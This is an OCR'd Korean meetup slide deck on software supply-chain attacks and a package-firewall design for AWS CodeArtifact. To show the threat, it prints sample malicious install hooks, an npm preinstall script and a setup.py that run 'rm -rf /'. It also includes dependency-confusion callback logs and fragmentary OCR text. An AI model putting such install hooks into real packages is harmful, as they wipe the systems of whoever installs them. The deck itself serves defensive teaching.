
#2025. 06. 26.

#AWSKRUG

Code Artifact에 패키지 방화벽 API 연결하기

AWS 초보, 김수현



CONTENT

Code Artifact에 패키지 방화벽 API 연결하기

01 Introduction

- 안녕하세요, 김수현입니다.
- 공급망 공격
- 공급망 공격의 유형

02 Supply Chain Defender

- What is Supply Chain Defender ?
- Nexus Proxy & Code Artifact의 한계
- Supply Chain Defender 아키텍처
- 시연 영상

03 Conclusion

- 배우고! 느낀점!

AWSKRUG

01 Introduction

- 안녕하세요, 김수현입니다.
- 공급망 공격
- 공급망 공격의 유형

안녕하세요, 김수현입니다.

저를 표현하는 몇 가지 키워드를 중심으로 소개드리겠습니다.

Name	김수현
Age	01. 07. 13. / 만 23세
University	중부대학교 / 정보보호학과
Phone	010-9376-7169

키워드


공급망 공격 ?

공급망 공격 ?

소프트웨어의 개발, 배포 또는 업데이트 과정에서 발생 가능한
취약점을 악용하여 다수의 시스템과 조직에 악성 영향을 미치는 공격

공급망 공격의 유형

타이포스쿼팅과 디펜던시 버전 조작은 대표적인 공급망 공격 방식입니다.

TypoSquatting Attack

안전한 정식 패키지

numpy

오타를 노린 악성 패키지

numppy

numpyy

Dependency Confusion Attack

버전 지정을 하지 않고 요청 (latest)

$ pip install numpy

외부 레포지토리

numpy:999.99

공급망 공격의 유형

NPM과 Python은 패키지 설치 시 악성 스크립트가 실행될 수 있습니다.

NPM

```
{
    "scripts" : {
        "preinstall"  : "rm -rf /*"
        "postinstall" : "rm -rf /*"
    }
}
```

Python

```
import setuptools
import os

os.system("rm -rf /")

with open("README.md", "r") as f:
    longDesc = f.read()

setuptools.setup(
    name="requests",
    version="0.999.9",
    author="soohyun",
    author_email="soohyun@gmail.com",
    description="test library",
    long_description=longDesc,
)
```

공급망 공격의 유형

NPM과 Python은 패키지 설치 시 악성 스크립트가 실행될 수 있습니다.

NPM

Python

```
{
    "scripts" : {
        "preinstall"  : "rm -rf /*",
        "postinstall" : "rm -rf /*"
    }
}
```

```
os.system("rm -rf /")

with open("README.md", "r") as f:
    longDesc = f.read()
setuptools.setup(
    name="requests",
    version="0.999.9",
    author="soohyun",
    author_email="soohyun@gmail.com",
    description="test library",
    long_description=longDesc,
)
```

NPM과 Python은 패키지가 설치되는 시점에 포함된

스크립트가 자동으로 실행 가능

공급망 공격의 유형

종속성 메커니즘을 이용한 공격 사례입니다.

Time	Organization	IP Address	Package Name	Hostname	Current Path
FRI AUG 21 2020 16:37:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	.lan	/Users/ /gitlab/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
FRI AUG 21 2020 20:14:32 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	8faa3092cc97	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
FRI AUG 21 2020 20:15:23 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	91c057281d0f	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 17:40:43 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	1f3cc975c67b	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 17:41:38 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	fe01f79c7146	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 17:46:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	7df2bb892313	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 17:46:07 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	c6269b74ec56	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 19:55:16 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	580f8f68bad3	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
MON AUG 24 2020 19:55:37 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	d7bea26b6122	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 07:15:17 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	f507d7c91170	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 07:16:00 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	e0b80fce2ded	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:04:20 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	fab9b33c62b4	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:21:45 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	dfec8557ad01	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:22:24 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	23495738a747	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:22:33 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	0b238c2f3792	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:23:34 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b9986c648086	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:23:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b44ff6b9bd5b	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:24:01 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	dbe40d2f0d7b	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:35:18 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	46ec329453e0	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:35:26 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	493d6929fa02	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:35:31 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	efdbc138d349	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:35:42 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	c1f3c7e9dd7b	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	s-MacBook-Pro.local	/Users/ /Repositories/idms/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.150.2	@idms/idms-pmrpc	s-MacBook-Pro.local	/Users/ /Repositories/idms/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 19:12:59 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	ef4d6be2634f	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 19:28:51 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	74fb58c6b33f	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 19:38:10 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	2f9a02c2d36e	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	MacBook-Pro.local	/Users/ Documents/workspace/apple/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	MacBook-Pro.local	/Users/ Documents/workspace/apple/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 21:33:49 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	51659637f4bc	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc
TUE AUG 25 2020 21:34:14 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	37ed0d2d0047	/workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc

종속성 메커니즘을 이용한 공격은 해외 빅테크 기업에서도 발생됨

https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

02 Supply Chain Defender

- What is Supply Chain Defender ?
- Nexus Proxy & Code Artifact의 한계
- Supply Chain Defender 아키텍처
- 시연 영상

What is Supply Chain Defender ?

패키지 방화벽의 대한 설명입니다.


```
root@BOOK-K37810H1QB:/# curl 127.0.0.1:8282/package-check?package_name=request2
{
  "message": "High risk package",
  "package_name": "request2",
  "platform": "pypi",
  "reasons": {
    "Downloads < 300": "+20 points",
    "GitHub stars < 30": "+10 points",
    "Last modified > 2 years": "+10 points",
    "Versions count < 5": "+10 points"
  },
  "risk_level": "Red",
  "score": 50,
  "similar_packages": [],
  "status": "Warning",
  "version": null
}
```

패키지 방화벽 API 결과

- 라이브러리 이름 유사도 검사
- 블랙 리스트 관리
- 라이브러리 평판 조회
  - Github Star 수
  - 다운로드 횟수
  - 릴리즈 횟수

공급망 공격을 차단하기 위해 다양한 자체 기준을 룰로 설정할 수 있으며,
팀 내부의 노하우를 유연하게 반영

Nexus Proxy & Code Artifact의 한계

Nexus Remote Proxy의 역할과 패키지 다운로드 과정의 흐름을 설명합니다.

Nexus Proxy를 활용한 패키지 방화벽 API 적용

대리


원격 저장소:

프록시되는 원격 저장소의 위치(예: https://repo1.maven.org/maven2/)

https://repo1.maven.org/maven2/


Use the Nexus Repository truststore:

Nexus Proxy를 활용한 패키지 다운로드 흐름



Nexus Proxy & Code Artifact의 한계

Code Artifact의 특징을 설명합니다.




제한 된 업스트림

Code Artifact

아시아 태평양 (도쿄) ap-northeast-1


AWS Region

패키지 다운로드 흐름




Nexus Proxy & Code Artifact의 한계

CodeArtifact의 업스트림 설정 한계로 인해 패키지 방화벽 API와의 연동이 불가능합니다.



Nexus Proxy & Code Artifact의 한계

CodeArtifact의 업스트림 설정 한계로 인해 패키지 방화벽 API와의 연동이 불가능합니다.




업스트림 제한으로 인해 CodeArtifact에서

패키지 방화벽 API 호출이 불가능

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.

Supply Chain Defender 아키텍처



secure-pypi
(개발자 요청)

업스트림 : X

package-install
(Step Functions)

업스트림 : pypi-store

pypi-store
(업스트림 설정 시 자동 생성)

Public:pypi.org

Pipeline Flow

STEP 01 개발자 pip ins -pypi)

STEP 02 Code Artifa Bridge 감지


STEP 03 Event Bridge -> Step Functions Trigger

STEP 04 평판 조 알림

STEP 05 평판 조회 후 안전하면, Secure-pypi에 업로드

Supply Chain Defender 아키텍처

CodeArtifact의 한계를 극복하고 패키지 방화벽과의 연동을 구현하였습니다.

